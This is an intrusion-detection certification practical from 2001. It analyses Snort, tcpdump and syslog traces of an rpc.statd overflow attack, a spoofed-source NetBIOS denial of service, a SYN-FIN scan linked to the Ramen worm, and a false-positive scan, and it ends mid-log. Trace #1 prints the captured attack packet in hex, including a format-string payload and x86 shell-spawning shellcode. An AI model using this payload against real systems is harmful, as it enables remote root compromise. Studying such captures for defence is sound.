Global Information Assurance Certification Paper

GIAC Certification Practical
SANS online curriculum, 2001
V2.9

Bree Elliott

Trace #1 – STATD Buffer Overflow Attack:

Data 1 - Snort:

[**] IDS015 - RPC - portmap-request-status [**]
06/12-20:32:35.483451 202.106.67.108:785-> XX.XX.XX.37:111
UDP TTL:50 TOS:0x0 ID:41441 IpLen:20 DgmLen:84 Len: 64

[**] IDS181 - OVERFLOW-NOOP-X86 [**]
06/12-20:32:39.880541 202.106.67.108:786 -> XX.XX.XX.37:32768
UDP TTL:50 TOS:0x0 ID:42410 IpLen:20 DgmLen:1104
Len: 1084
0x0000: 00 A0 CC 29 EC 0A 00 10 67 00 3F 87 08 00 45 00 ...)....g.?...E.
0x0010: 04 50 A5 AA 00 00 32 11 EC F5 CA 6A 43 6C XX XX .P....2....jCl@.
0x0020: XX 25 03 12 80 00 04 3C AF 43 75 95 62 40 00 00 .%.....<.Cu.b@..
0x0030: 00 00 00 00 00 02 00 01 86 B8 00 00 00 01 00 00 ....
0x0040: 00 01 00 00 00 01 00 00 00 20 3B 27 93 A7 00 00 ....;'....
0x0050: 00 09 6C 6F 63 61 6C 68 6F 73 74 00 00 00 00 00 ..localhost.....
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0x0070: 00 00 00 00 03 E7 18 F7 FF BF 18 F7 FF BF 19 F7 ....
0x0080: FF BF 19 F7 FF BF 1A F7 FF BF 1A F7 FF BF 1B F7 ....
0x0090: FF BF 1B F7 FF BF 25 38 78 25 38 78 25 38 78 25 ....%8x%8x%8x%
0x00A0: 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38 8x%8x%8x%8x%8x%8x%8
0x00B0: 78 25 32 33 36 78 25 6E 25 31 33 37 78 25 6E 25 x%236x%n%137x%n%
0x00C0: 31 30 78 25 6E 25 31 39 32 78 25 6E 90 90 90 90 10x%n%192x%n....
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0140: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0150: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0160: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0170: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0180: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0190: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x01A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x01B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x01C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x01D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x01E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x01F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0200: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0210: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0220: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0230: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0240: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0250: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x0260: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....

```
0x0270: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0280: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0290: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0300: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0310: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0320: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0330: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0340: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0350: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0360: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0370: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0380: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0390: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03D0: 90 90 90 90 90 90 90 90 31 C0 EB 7C 59 89 41 10  ........1..|Y.A.
0x03E0: 89 41 08 FE C0 89 41 04 89 C3 FE C0 89 01 B0 66  .A....A........f
0x03F0: CD 80 B3 02 89 59 0C C6 41 0E 99 C6 41 08 10 89  .....Y..A...A...
0x0400: 49 04 80 41 04 0C 88 01 B0 66 CD 80 B3 04 B0 66  I..A.....f.....f
0x0410: CD 80 B3 05 30 C0 88 41 04 B0 66 CD 80 89 CE 88  ....0..A..f.....
0x0420: C3 31 C9 B0 3F CD 80 FE C1 B0 3F CD 80 FE C1 B0  .1..?.....?.....
0x0430: 3F CD 80 C7 06 2F 62 69 6E C7 46 04 2F 73 68 41  ?..../bin.F./shA
0x0440: 30 C0 88 46 07 89 76 0C 8D 56 10 8D 4E 0C 89 F3  0..F..v..V..N...
0x0450: B0 0B CD 80 B0 01 CD 80 E8 7F FF FF FF 00        ..............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Data 2 - Tcpdump:

(attacker sends a syn packet to first host on port 111)

```
20:32:34.847522 202.106.67.108.1244 > XX.XX.XX.36.111: S 677156648:677156648(0) win 32120 <mss
1460,sackOK,timestamp 649599[|tcp]> (DF)
                         4500 003c a048 4000 3206 b677 ca6a 436c
                         XXXX XX24 04dc 006f 285c 9728 0000 0000
                         a002 7d78 2a3a 0000 0204 05b4 0402 080a
                         0009 e97f 0000
```

(first host sends a reset back)

```
20:32:34.847837 XX.XX.XX.36.111 > 202.106.67.108.1244: R 0:0(0) ack 677156649 win 0
                         4500 0028 be21 0000 ff06 0bb2 XXXX XX24
                         ca6a 436c 006f 04dc 0000 0000 285c 9729
                         5014 0000 f903 0000
```

(attacker sends a syn packet to second host on port 111)

```
20:32:34.850217 202.106.67.108.1245 > XX.XX.XX.37.111: S 681253961:681253961(0) win 32120 <mss
1460,sackOK,timestamp 649599[|tcp]> (DF)
                         4500 003c a049 4000 3206 b675 ca6a 436c
                         XXXX XX25 04dd 006f 289b 1c49 0000 0000
```

a002 7d78 a4d8 0000 0204 05b4 0402 080a
0009 e97f 0000

(second host replies and the 3-way handshake is completed)
20:32:34.869063 XX.XX.XX.37.111 > 202.106.67.108.1245: S 2154701115:2154701115(0) ack 681253962 win 5792 <mss 1460,sackOK,timestamp 337387[|tcp]> (DF)
4500 003c 0000 4000 4006 48bf XXXX XX25
ca6a 436c 006f 04dd 806e 213b 289b 1c4a
a012 16a0 4406 0000 0204 05b4 0402 080a
0005 25eb 0009
20:32:35.472317 202.106.67.108.1245 > XX.XX.XX.37.111: . ack 1 win 32120 <nop,nop,timestamp 649640 337387> (DF)
4500 0034 a1de 4000 3206 b4e8 ca6a 436c
XXXX XX25 04dd 006f 289b 1c4a 806e 213c
8010 7d78 0bca 0000 0101 080a 0009 e9a8
0005 25eb

(attacker sends a packet to target's udp port 111)
20:32:35.483451 202.106.67.108.785 > XX.XX.XX.37.111: udp 56
4500 0054 a1e1 0000 3211 f4ba ca6a 436c
XXXX XX25 0311 006f 0040 e043 49fd d23b
0000 0000 0000 0002 0001 86a0 0000 0002
0000 0003 0000

(target replies)
20:32:35.496181 XX.XX.XX.37.111 > 202.106.67.108.785: udp 28 (DF)
4500 0038 0000 4000 4011 48b8 XXXX XX25
ca6a 436c 006f 0311 0024 6dee 49fd d23b
0000 0001 0000 0000 0000 0000 0000 0000
0000 0000 0000

(attack packet is sent)
20:32:39.880541 202.106.67.108.786 > XX.XX.XX.37.32768: udp 1076
4500 0450 a5aa 0000 3211 ecf5 ca6a 436c
XXXX XX25 0312 8000 043c af43 7595 6240
0000 0000 0000 0002 0001 86b8 0000 0001
0000 0001 0000
(target replies)
20:32:39.882879 XX.XX.XX.37.32768 > 202.106.67.108.786: udp 32 (DF)
4500 003c 0000 4000 4011 48b4 XXXX XX25
ca6a 436c 8000 0312 0028 b29d 7595 6240
0000 0001 0000 0000 0000 0000 0000 0000
0000 0000 0000

(tcp connection to port 111 is torn down)
20:32:40.250037 202.106.67.108.1245 > XX.XX.XX.37.111: F 1:1(0) ack 1 win 32120 <nop,nop,timestamp 650142 337387> (DF)
4500 0034 a5ac 4000 3206 b11a ca6a 436c
XXXX XX25 04dd 006f 289b 1c4a 806e 213c
8011 7d78 09d3 0000 0101 080a 0009 eb9e
0005 25eb
20:32:40.250452 XX.XX.XX.37.111 > 202.106.67.108.1245: F 1:1(0) ack 2 win 5792 <nop,nop,timestamp 337927 650142> (DF)
4500 0034 0715 4000 4006 41b2 XXXX XX25
ca6a 436c 006f 04dd 806e 213c 289b 1c4b
8011 16a0 6e8e 0000 0101 080a 0005 2807

```
                         0009 eb9e
                         0009 eb9e
20:32:41.338562 202.106.67.108.1245 > XX.XX.XX.37.111: . ack 2 win 32120 <nop,nop,timestamp
650178 337927> (DF)
                         4500 0034 a9a1 4000 3206 ad25 ca6a 436c
                         XXXX XX25 04dd 006f 289b 1c4b 806e 213d
                         8010 7d78 0792 0000 0101 080a 0009 ebc2
                         0005 2807
```

Data 3 - Syslog:

```
Jun 12 20:30:00 spatz CROND[1671]: (root) CMD (   /sbin/rmmod -as)
Jun 12 20:32:39 spatz rpc.statd[844]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿%8x%8x%8x%8x%8x%8x%8x%8x%8x%236
x%n%137x%n%10x%n%192x%n\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220
Jun 12 20:40:00 spatz CROND[1673]: (root) CMD (   /sbin/rmmod -as)

[whois.arin.net]

      Asia Pacific Network Information Center (APNIC2)
         These addresses have been further assigned to Asia-Pacific
      users.
         Contact info can be found in the APNIC database,
         at WHOIS.APNIC.NET or http://www.apnic.net/
         Please do not send spam complaints to APNIC.
         AU

         Netname: APNIC-CIDR-BLK
         Netblock: 202.0.0.0 - 203.255.255.255
         Maintainer: AP

         Coordinator:
            Administrator, System  (SA90-ARIN)  [No mailbox]
            +61-7-3367-0490

         Domain System inverse mapping provided by:

         SVC00.APNIC.NET              202.12.28.131
         NS.APNIC.NET                 203.37.255.97
         NS.TELSTRA.NET               203.50.0.137
         NS.RIPE.NET                  193.0.0.193
```

1. Source of Trace:

The source of this detect was my network. This detect was captured on my home dsl line with static ip addresses xx.xx.xx.36 and xx.xx.xx.37. Both hosts are Linux boxes that were set up for the purpose of capturing network traffic, one is running Red Hat 6.2 and the other is running Mandrake 7.1.

2. Detect generated by:

This detect was generated by Snort v1.7 running a standard ruleset. Additional data provided by tcpdump and syslog.

3. Probability the source address was spoofed:

Not likely since the attacker is looking for a response from this probe. The attacker initially is scanning for tcp/111, which requires an acknowledgement back to the attacker's machine. The actual overflow packet is udp, which could potentially be spoofed, but, again it is unlikely since the purpose of the attack is to send a shell back to the attacker's machine.

4. Description of the attack:

This is an attack against the rstatd daemon that is part of the UNIX RPC Services. rstatd is used to provide status information and performance data to remote clients. Older versions of this program are known to be vulnerable to a buffer overflow attack that can lead to an immediate compromise.

5. Attack mechanism:

The attacker is scanning hosts for the Portmapper service, which is a likely indicator that the host is running rpc.statd as well. When a potential target is found, the attack packet is sent to udp port 32768. If the buffer is successfully overflowed and the attacker's code is executed, a shell will be spawned and sent back to the attacker's computer with root privileges.

The Snort rule that detects this attack looks for a series of NOOP characters (0x90 on Intel-based machines). These are usually used in a bufferoverflow attempt to pad the attack code eliminating the need to guess the exact address where the overflow occurs.

6. Correlations:

CVE-1999-0018
CVE-1999-0019
CVE-1999-0493
CVE-2000-0666

http://www.cert.org/advisories/CA-99-05-statd-automountd.html
http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc

7. Evidence of active targeting:

Initially, the attacker appears to be randomly scanning for potential targets running the Portmapper service. Once the attacker receives a reply from a scanned host, that host is deliberately targeted and the attack is launched.

8. Severity:

(Criticality+Lethality)-(System Countermeasures + Network Countermeasures)= Severity

- Criticality = 1. Target was a workstation and had non-critical data.
- Lethality = 5. If successful, attack leads to a complete compromise of the system.
- System Countermeasures = 1. System was exposed to the Internet and running rpc services. A later version of rc.statd was running which shouldn't be vulnerable to this attack.
- Network Countermeasures = 1. No network countermeasures other than the IDS which detected the attack

  (1 + 5) – (1 + 1) = 4

9. Defensive recommendations:

System should be moved behind firewall and unnecessary services, including portmapper should be turned off. The fact that the targeted machine replied to the attack packet is troubling. The targeted machine should be checked thoroughly for signs of compromise and if any is found, machine should be restored from the last know good backup.

10. Multiple choice test question:

The NOOP code with a hex value of 0x90 as seen in the trace above is valid for:

a) Any TCP/IP compatible computer
b) Only Intel, x86 architecture computers
c) Only computers running Sparc processors
d) Both b & c

Answer: **B**

Trace #2 - Third-Party Effect:

In the following detect xx.xx.xx.36 – 37 are from the home network.

```
[**] ICMP Destination Unreachable [**]
06/05-05:58:34.096218 157.130.215.21 -> xx.xx.xx.36
ICMP TTL:248 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xx.xx.xx.36:1024 -> 209.209.16.76:139
TCP TTL:118 TOS:0x0 ID:766 IpLen:20 DgmLen:48
*2U****F Seq: 0x2EF33C3B  Ack: 0x1030300  Win: 0x7270  TcpLen: 0
UrgPtr: 0xC
** END OF DUMP
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] ICMP Destination Unreachable [**]
06/06-00:27:14.425948 157.130.215.21 -> xx.xx.xx.36
ICMP TTL:248 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xx.xx.xx.36:1024 -> 209.209.16.76:139
TCP TTL:118 TOS:0x0 ID:766 IpLen:20 DgmLen:48
*2U**R** Seq: 0x1B66203F  Ack: 0x1030300  Win: 0xD0A  TcpLen: 24
UrgPtr: 0x7465
** END OF DUMP
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] ICMP Destination Unreachable [**]
06/04-18:26:37.713488 157.130.52.209 -> xx.xx.xx.36
ICMP TTL:245 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xx.xx.xx.36:1024 -> 209.209.16.76:139
TCP TTL:119 TOS:0x0 ID:766 IpLen:20 DgmLen:48
*2U**R** Seq: 0xCBEAE657  Ack: 0x1030300  Win: 0xD0A  TcpLen: 24
UrgPtr: 0x7465
** END OF DUMP
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] ICMP Destination Unreachable [**]
06/05-08:42:46.196313 157.130.52.209 -> xx.xx.xx.36
ICMP TTL:245 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xx.xx.xx.36:3072 -> 209.209.16.76:139
TCP TTL:119 TOS:0x0 ID:766 IpLen:20 DgmLen:48
*2U**R** Seq: 0x6BB32206  Ack: 0x20466F75  Win: 0xD0A  TcpLen: 24
UrgPtr: 0x7465
** END OF DUMP
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

1. **Source of detect:**

   The source of this detect was my network. This detect was captured on my home dsl line with a static ip address. The target host is a Linux, Red Hat 6.2 box that was set up for the purpose of capturing network traffic.

2. **Detect Generated by:**

   This detect was generated by Snort v1.7 running a standard ruleset.

3. **Probability the source address was spoofed:**

   The source ip addresses of these packets are probably not spoofed, however, the source ip of the original datagrams are definitely spoofed. Since it is known that the traffic destined for the target machine did not originate from the source network, it can be assumed that the source address is spoofed and the real source address (my network) is receiving the replies. Additionally, the flag settings for the original datagrams are indicative of crafted packets which also leads to the likelihood that the source ip address was spoofed. Tcpdump logs were checked for evidence of outbound traffic originating from my network but was not found.

4. **Description of attack:**

   The attack appears to be an attempt to send netbios data to 209.209.16.76. The intermediate router, 157.130.52.209 is sending back icmp packets stating that the target is not accessible.

5. **Attack mechanism:**

   The attack is most likely some type of Denial of Service (DOS) attack, directed at the victim's NetBios port (tcp/139). The attacker is sending crafted packets using spoofed ip addresses at the victim since there is no need to receive a reply and the attacker wishes to hide their identity. The icmp, destination unreachable (type: 3 code: 1) packets that are returned by the intermediate router are received by the real owner of the spoofed ip address (my network in the case above).

6. **Correlations:**

   Based on the posts listed, other networks had their IP addresses used in this attack also, further supporting the theory that this was a DOS attack.

   http://www.incidents.org/archives/intrusions/msg00632.html
   http://www.incidents.org/archives/intrusions/msg00654.html
   http://www.incidents.org/archives/intrusions/msg00656.html
   http://www.incidents.org/archives/intrusions/msg00658.html
   http://www.incidents.org/archives/intrusions/msg00659.html

http://www.incidents.org/archives/intrusions/msg00679.html

7. **Evidence of active targeting:**

   The Snort data presented here along with the correlating data indicates that 209.209.16.76 was being actively targeted. The mechanism used to pick the source addresses is not clear and could be generated randomly from an attack tool.

8. **Severity:**

   Since this was an attack against a network other than my own, judging the severity can be difficult. The impact this incident had on my network is classified below:

   (Criticality + Lethality) – (System countermeasures + Network countermeasures)

   Criticality = 3. Address of home network was spoofed. This type of activity can lead to negative reaction against our network including being blocked from some networks that we need to do business with.

   Lethality = 1. No appreciable amount of bandwidth was used and traffic was not generated by any locally compromised systems.

   System countermeasures = 0. No packet filtering in place.

   Network countermeasures = 1. None other than an IDS.

   (3+1) – (0 + 1) = 3

9. **Defensive recommendations:**

   Although our network was not the target of this attack, the same mechanism could be use in a Smurf type attack against us. Therefore, configuring the firewall to drop icmp packets is recommended. If the attack is sustained over a long period of time, contacting the victim's network and letting them know that you are not generating the attack might be a good idea.

10. **Multiple choice test question:**

```
[**] ICMP Destination Unreachable [**]
06/04-18:26:37.713488 157.130.52.209 -> xx.xx.xx.36
ICMP TTL:245 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xx.xx.xx.36:1024 -> 209.209.16.76:139
TCP TTL:119 TOS:0x0 ID:766 IpLen:20 DgmLen:48
*2U**R** Seq: 0xCBEAE657  Ack: 0x1030300  Win: 0xD0A  TcpLen: 24
UrgPtr: 0x7465
** END OF DUMP
```

In the above detect, which host is most likely a router?

a) 209.209.16.76
b) 157.130.52.209
c) xx.xx.xx.36
d) Impossible to tell.

Answer: **B**

Trace #3 – SYN-FIN SCAN (Ramen Worm?):

Data 1 - Snort alert log:

```
[**] SCAN-SYN FIN [**]
05/14-17:25:04.004634 139.142.46.3:21 -> XX.XX.XX.36:21
TCP TTL:27 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x7753669F  Ack: 0x2BD1BE56  Win: 0x404  TcpLen: 20
0x0000: 00 00 C0 6E 1C E4 00 10 67 00 3F 87 08 00 45 00     ...n....g.?...E.
0x0010: 00 28 9A 02 00 00 1B 06 68 17 8B 8E 2E 03 XX XX  .(......h.....@.
0x0020: XX 24 00 15 00 15 77 53 66 9F 2B D1 BE 56 50 03   .$....wSf.+..VP.
0x0030: 04 04 45 E2 00 00 40 AC 1F C0 00 00               ..E...@.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] SCAN-SYN FIN [**]
05/14-21:00:21.199708 139.142.46.3:21 -> XX.XX.XX.36:21
TCP TTL:27 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x4F445AF2  Ack: 0x5190B7E  Win: 0x404  TcpLen: 20
0x0000: 00 00 C0 6E 1C E4 00 10 67 00 3F 87 08 00 45 00     ...n....g.?...E.
0x0010: 00 28 9A 02 00 00 1B 06 68 17 8B 8E 2E 03 XX XX  .(......h.....@.
0x0020: XX 24 00 15 00 15 4F 44 5A F2 05 19 0B 7E 50 03   .$....ODZ....~P.
0x0030: 04 04 53 2F 00 00 8C 42 01 00 8C 42               ..S/...B...B

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Data 2 – Snort portscan.log :

```
May 14 17:25:04 139.142.46.3:21 -> XX.XX.XX.36:21 SYNFIN ******SF
May 14 21:00:21 139.142.46.3:21 -> XX.XX.XX.36:21 SYNFIN ******SF
```

[whois.arin.net]
Myrias Computer Technologies Inc. (NET-MYRIAS)
8522 Davies Road Edmonton, Alberta
Calgary, AB T5N 4Y5
CA

Netname: MYRIAS
Netblock: 139.142.0.0 - 139.142.255.255
Maintainer: MYRA

Coordinator:
Shaw Fiberlink Ltd, Ip Administrator (IAS-ARIN) ipadmin@CAL.SFL.NET
(403) 750-4677 (FAX) (403) 750-6999

Domain System inverse mapping provided by:

NS.CG.SFL.NET 139.142.2.2
NS.MT.SFL.NET 209.135.99.2

Record last updated on 30-Dec-1998.

1. **Source of Detect:**

   The source of this detect was my network. This detect was captured on my home dsl line. The target host is a Linux, Red Hat 6.2 box that was set up for the purpose of capturing network traffic.

2. **Detect generated by:**

   This detect was generated by Snort v1.7 running a standard ruleset.

3. **Probability the source address was spoofed:**

   Unlikely. The reason for this scan is to enumerate potential targets for further exploits. The attacker requires a response from the potential victim in order to determine if they are running the service that was queried. Therefore, the source address is, most likely not spoofed.

4. **Description of the attack:**

   The tcp packets that generated the Snort alert were sent with both the Syn flag and Fin flag set which is never seen under normal TCP/IP operation. The source port of 21 and packet ID that is the same for both packets indicates that these packets are crafted, most likely by Synscan.

   Signatures of Synscan (<v1.6):
   - Source Port = Destination Port
   - ID: 39426
   - Win:0x404

   Time difference between detects could indicate that the attacker is using a "low and slow" technique to try and avoid detection, however since both probes are to the same port, it is more likely that the attacker is scanning a large amount of hosts and is simply hitting the same one the second time around.

5. **Attack Mechanism:**

Synscan has been incorporated into the Ramen worm that has recently been prevalent on the Internet. The worm operates by scanning for ftp servers that are vulnerable to an exploit, usually the wu-ftpd buffer overrun vulnerability. If a vulnerable machine is found, the machine will be attacked in an attempt to compromise the host. If the attack is successful, the worm will be copied to the newly compromised machine where it will begin the process of finding new hosts to infect.

Once a machine is infected, the Ramen worm will choose a random subnet and invoke Synscan looking for ftp servers and grabbing their banner. Depending on which banner it finds, it will log the ip address of the victim's machine for later exploits.

6. **Correlations:**

http://www.incidents.org/archives/y2k/012001.htm
http://members.home.net/dtmartin24/ramen_worm.txt
http://www.sans.org/y2k/practical/Roland_Gerlach_GCIA.html#detect2
http://whitehats.com/library/worms/ramen/

7. **Evidence of Active Targeting:**

This detect is probably part of a large scan of subnets, looking for exploitable hosts. My network was not being actively targeted.

8. **Severity:**

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 2. Targeted machine was a workstation and was not running any critical services.

Lethality = 2. This scan is merely an enumeration attempt and, although it can indicate that a more serious attack is imminent, no damage is done by this probe.

System countermeasures = 5. Probed server is not running ftp

Network countermeasures = 1. None other than the IDS that made the detect.

(2+ 2) – (5 + 1) = **-2**

9. **Defensive recommendations:**

If running ftp, make sure all ftp servers have the latest patches.
Use tcp wrappers to control access to the server.

10. Multiple Choice Test Question:

May 14 17:25:04 139.142.46.3:21 -> XX.XX.XX.36:21 SYNFIN ******SF

In the above log entry, the fact that both the source and destination port are 21 means:

a.) Both hosts are running ftp
b.) Nothing significant. The source port is always the same as the destination port
c.) This packet was likely crafted by some tool
d.) This is full-duplex communication

Answer: **C**

Trace #4 – Source Port 20 Scan? (false positive):

```
May 21 10:28:40 205.178.180.119:20 -> MY.NET.1.1:1229 SYN ******S*
May 21 10:28:40 205.178.180.119:20 -> MY.NET.1.1:1237 SYN ******S*
May 21 10:28:41 205.178.180.119:20 -> MY.NET.1.1:1240 SYN ******S*
May 21 10:28:42 205.178.180.119:20 -> MY.NET.1.1:1243 SYN ******S*
May 21 10:28:42 205.178.180.119:20 -> MY.NET.1.1:1245 SYN ******S*
May 21 10:28:43 205.178.180.119:20 -> MY.NET.1.1:1247 SYN ******S*
May 21 10:28:43 205.178.180.119:20 -> MY.NET.1.1:1249 SYN ******S*
May 21 10:28:44 205.178.180.119:20 -> MY.NET.1.1:1251 SYN ******S*
May 21 10:28:44 205.178.180.119:20 -> MY.NET.1.1:1253 SYN ******S*
May 21 10:28:45 205.178.180.119:20 -> MY.NET.1.1:1255 SYN ******S*
May 21 10:28:45 205.178.180.119:20 -> MY.NET.1.1:1257 SYN ******S*
May 21 10:28:46 205.178.180.119:20 -> MY.NET.1.1:1260 SYN ******S*
May 21 10:28:46 205.178.180.119:20 -> MY.NET.1.1:1262 SYN ******S*
May 21 10:28:47 205.178.180.119:20 -> MY.NET.1.1:1264 SYN ******S*
May 21 10:28:47 205.178.180.119:20 -> MY.NET.1.1:1266 SYN ******S*
May 21 10:28:48 205.178.180.119:20 -> MY.NET.1.1:1269 SYN ******S*
May 21 10:28:49 205.178.180.119:20 -> MY.NET.1.1:1271 SYN ******S*
May 21 10:28:49 205.178.180.119:20 -> MY.NET.1.1:1273 SYN ******S*
May 21 10:28:49 205.178.180.119:20 -> MY.NET.1.1:1276 SYN ******S*
May 21 10:28:50 205.178.180.119:20 -> MY.NET.1.1:1278 SYN ******S*
May 21 10:28:50 205.178.180.119:20 -> MY.NET.1.1:1280 SYN ******S*
May 21 10:28:51 205.178.180.119:20 -> MY.NET.1.1:1282 SYN ******S*
May 21 10:28:52 205.178.180.119:20 -> MY.NET.1.1:1285 SYN ******S*
May 21 10:28:52 205.178.180.119:20 -> MY.NET.1.1:1288 SYN ******S*
May 21 10:28:52 205.178.180.119:20 -> MY.NET.1.1:1291 SYN ******S*
May 21 10:28:53 205.178.180.119:20 -> MY.NET.1.1:1293 SYN ******S*
May 21 10:28:53 205.178.180.119:20 -> MY.NET.1.1:1299 SYN ******S*
May 21 10:28:54 205.178.180.119:20 -> MY.NET.1.1:1302 SYN ******S*
May 21 10:28:54 205.178.180.119:20 -> MY.NET.1.1:1305 SYN ******S*
May 21 10:28:54 205.178.180.119:20 -> MY.NET.1.1:1308 SYN ******S*
May 21 10:28:55 205.178.180.119:20 -> MY.NET.1.1:1310 SYN ******S*
May 21 10:28:56 205.178.180.119:20 -> MY.NET.1.1:1313 SYN ******S*
May 21 10:28:56 205.178.180.119:20 -> MY.NET.1.1:1315 SYN ******S*
May 21 10:29:03 205.178.180.119:20 -> MY.NET.1.1:1320 SYN ******S*
May 21 10:29:03 205.178.180.119:20 -> MY.NET.1.1:1323 SYN ******S*
